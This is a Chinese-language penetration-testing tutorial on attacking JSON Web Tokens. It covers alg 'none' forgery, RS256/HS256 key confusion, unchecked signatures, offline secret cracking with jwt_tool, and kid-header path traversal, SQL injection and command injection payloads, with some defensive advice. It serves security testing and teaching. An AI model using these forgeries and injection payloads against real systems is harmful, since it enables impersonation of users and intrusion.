


JSON Web Token (JWT) 对于渗透测试人员而言,可能是一个非常吸引人的攻击途径。因为它不仅可以让你伪造任意用户获得无限的访问权限,而且还可能进一步发现更多的安全漏洞,如信息泄露,越权访问,SQLi, XSS, SSRF, RCE, LFI等。

首先我们需要识别应用程序正在使用JWT,最简单的方法是在代理工具的历史记录中搜索JWT正则表达式:

```
[= ] ey[A-Za-z0-9_-]*\.[A-Za-z0-9._-]*           -网址安全的JWT版本
[= ] ey[A-Za-z0-9_\/+]*\.[A-Za-z0-9._\/+]*       -所有JWT版本(可能误报)
```

确保选中“区分大小写”和“正则表达式”选项:



当你获得一个JSON web token,如何利用它们绕过访问控制并入侵系统?

1、敏感信息泄露

由于Header和Payload部分是使用可逆base64方法编码的,因此任何能够看到令牌的人都可以读取数据。

要读取内容,您只需要将每个部分传递给base64解码函数,以下是一些示例:

Linux base64工具(带有-d标志用于解码):

```
$ echo eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9 | base64 -d
{"typ":"JWT","alg":"HS256"}
```

浏览器JavaScript控制台:

```
>> atob("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9")
{"typ":"JWT","alg":"HS256"}
```

Powershell:

```
PS C:\> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9"))
{"typ":"JWT","alg":"HS256"}
```

Pyhton:

```
>>> import base64
>>> print(base64.b64decode('eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9'))
{"typ": "JWT", "alg": "HS256"}
```

我曾在一篇博文中，不小心公布了有漏洞指向站点的Token，分分钟被找到了漏洞站点。因此，Token不能随意公布，发送的数据不得包含任何敏感数据（例如密码）。

2、将算法修改为none

JWT支持将算法设定为“None”。如果“alg”字段设为“None”，那么签名会被置空，这样任何token都是有效的。

设定该功能的最初目的是为了更方便调试。但是，若不在生产环境中关闭该功能，攻击者可以通过将alg字段设置为“None”来伪造他们想要的任何token，接着便可以使用伪造的token冒充任意用户登陆网站。

示例：

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJhY3Rpb24iOiJlcGxvYWQifQ.y2k9SJD
RU8lybXm-anxpD2p1N-rKekDjtJGKGJlemjY
```

设置 "alg": "none"不带签名，生成Token:

```
eyJhbGciOiJub25lIiwidHlwIjoiaSldUIn0.eyJ1c2VyIjoieWRtaW4iLCJhY3Rpb24iOiJlcGxvYWQifQ.
```

解构：

```
{"typ": "JWT", "alg": "none"}.
{"user": "admin", "action": "upload"}.
[No signature!]
```

页面是否仍然返回有效？如果页面返回有效，那么说明存在漏洞。

如何抵御这种攻击？JWT配置应该指定所需的签名算法，不要指定“none”。

3、密钥混淆攻击

JWT最常用的两种算法是HMAC和RSA。HMAC（对称加密算法）用同一个密钥对token进行签名和认证。而RSA（非对称加密算法）需要两个密钥，先用私钥加密生成JWT，然后使用其对应的公钥来解密验证。

如果将算法RS256修改为HS256（非对称密码算法=>对称密码算法）？

那么，后端代码会使用公钥作为秘密密钥，然后使用HS256算法验证签名。由于公钥有时可以被攻击者获取到，所以攻击者可以修改header中算法为HS256，然后使用RSA公钥对数据进行签名。

示例：

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRyY2FycGkiLCJ1c2Vybm90I_A
_OiaAAQaku_kjkJM
```

解构：

```
{"typ": "JWT", "alg": "HS256"}.  
{"login": "ticarpi"}.  
[使用HS256签名, 使用RSA公钥文件作为密钥验证。]
```

后端代码会使用RSA公钥+HS256算法进行签名验证。

如何抵御这种攻击? JWT配置应该只允许使用HMAC算法或公钥算法, 决不能同时使用这两种算法。

4、无效签名

当用户端提交请求给应用程序, 服务端可能没有对token签名进行校验, 这样, 攻击者便可以通过提供无效签名简单地绕过安全机制。

示例:

一个很好的例子是网站上的“个人资料”页面, 因为我们只有在被授权通过有效的JWT进行访问时才能访问此页面, 我们将重放请求并寻找响应的变化以发现问题。

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaGVhZCIsImFjdGlvdjI6InByb2ZpbGUifQ.FjnAvQx  
zRKcahlw2EPd9o7teqX-fQSt7MZhT84hj7mU
```

user 字段改为 admin, 重新生成新 token:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoieWRtaW4iLCJhY3Rpb24iOiJwcm9maWx1In0._LRRXA  
fXtnagdyB1uRk-7Cfk1RESGwxqQCdwCNsPaI
```

结构:

```
{"typ": "JWT", "alg": "HS256"}.  
{"user": "admin", "action": "profile"}.  
[新的签名]
```

将重新生成的Token发给服务端效验, 如访问页面正常, 则说明漏洞存在。

5、暴力破解密钥

HMAC签名密钥(例如HS256 / HS384 / HS512)使用对称加密, 这意味着对令牌进行签名的密钥也用于对其进行验证。由于签名验证是一个自包含的过程, 因此可以测试令牌本身的有效密钥, 而不必将其发送回应用程序进行验证。

因此, HMAC JWT破解是离线的, 通过JWT破解工具, 可以快速检查已知的泄漏密码列表或默认密码。

```
python jwt_tool.py  
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoieWRtaW4iLCJhY3Rpb24iOiJlcGxvYWQiFQ.7ZbwdZX  
wfjm575fHGukke0908-eFY4bx-fEEBUK3XUE -C -d 1.txt
```

```
D:\jwt_tool-master>python jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaWVhZG9hZCJ9.GjIi1h1rypuQA4RHfzV00C7gCsUXE3SjxtpUM081chk -d 1.txt
Version 1.3.2
Loading key dictionary...
File loaded: 1.txt
Testing passwords in dictionary...
[+] abc123 is the CORRECT key!
```

获得密钥，伪造任意用户的Token：

ALGORITHM
HS256

Encoded
PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiaWVhZG9hZCJ9.GjIi1h1rypuQA4RHfzV00C7gCsUXE3SjxtpUM081chk
```

Decoded
EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "user": "test",
  "action": "upload"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  abc123
) secret base64 encoded
```

如果可以破解HMAC密钥，则可以伪造令牌中的任何内容，这个漏洞将会给系统带来非常严重的后果。

6、密钥泄露

假设攻击者无法暴力破解密钥，那么他可能通过其他途径获取密码，如git信息泄露、目录遍历，任意文件读取、XXE漏洞等，从而伪造任意token签名。

7、操纵KID

KID代表“密钥序号”（Key ID）。它是JWT头部的一个可选字段，开发人员可以用它标识认证token的某一密钥。KID参数的正确用法如下所示：

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "1"      //使用密钥1验证token
}
```

由于此字段是由用户控制的，因此攻击者可能会操纵它并导致危险的后果。

目录遍历

由于KID通常用于从文件系统中检索密钥文件，因此，如果在使用前不清理KID，文件系统可能会遭到目录遍历攻击。这样，攻击者便能够在文件系统中指定任意文件作为认证的密钥。

```
"kid": "../../../public/css/main.css" //使用公共文件main.css验证token
```

例如，攻击者可以强行设定应用程序使用公开可用文件作为密钥，并用该文件给HMAC加密的token签名。

SQL注入

KID也可以用于在数据库中检索密钥。在该情况下，攻击者很可能会利用SQL注入来绕过JWT安全机制。

如果可以在KID参数上进行SQL注入，攻击者便能使用该注入返回任意值。

```
"kid":"aaaaaaa' UNION SELECT 'key';--" //使用字符串"key"验证token
```

上面这个注入会导致应用程序返回字符串“key”（因为数据库中不存在名为“aaaaaaa”的密钥）。然后使用字符串“key”作为密钥来认证token。

命令注入

有时，将KID参数直接传到不安全的文件读取操作可能会让一些命令注入代码流中。

一些函数就能给此类型攻击可乘之机，比如Ruby open（）。攻击者只需在输入的KID文件名后面添加命令，即可执行系统命令：

```
"key_file" | whoami;
```

类似情况还有很多，这只是其中一个例子。理论上，每当应用程序将未审查的头部文件参数传递给类似system（），exec（）的函数时，都会产生此种漏洞。

8、操纵头部参数

除KID外，JWT标准还能让开发人员通过URL指定密钥。

JKU头部参数

JKU全称是“JWKSet URL”，它是头部的一个可选字段，用于指定链接到一组加密token密钥的URL。若允许使用该字段且不设置限定条件，攻击者就能托管自己的密钥文件，并指定应用程序，用它来认证token。

```
jku URL->包含JWK集的文件->用于验证令牌的JWK
```

JWK头部参数

头部可选参数JWK (JSON Web Key) 使得攻击者能将认证的密钥直接嵌入token中。

操纵X5U , X5C URL

同JKU或JWK头部类似，**x5u**和**x5c**头部参数允许攻击者用于验证Token的公钥证书或证书链。x5u以URI形式指定信息，而x5c允许将证书值嵌入token中。

攻击Token的过程显然取决于你所测试的JWT配置和实现的情况，但是在测试JWT时，通过对目标服务的Web请求中使用的Token进行读取、篡改和签名，可能遇到已知的攻击方式以及潜在的安全漏洞和配置错误，希望本文可以帮助你发现安全威胁！

参考资料：

https://github.com/ticarpi/jwt_tool/wiki

<https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a>

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。

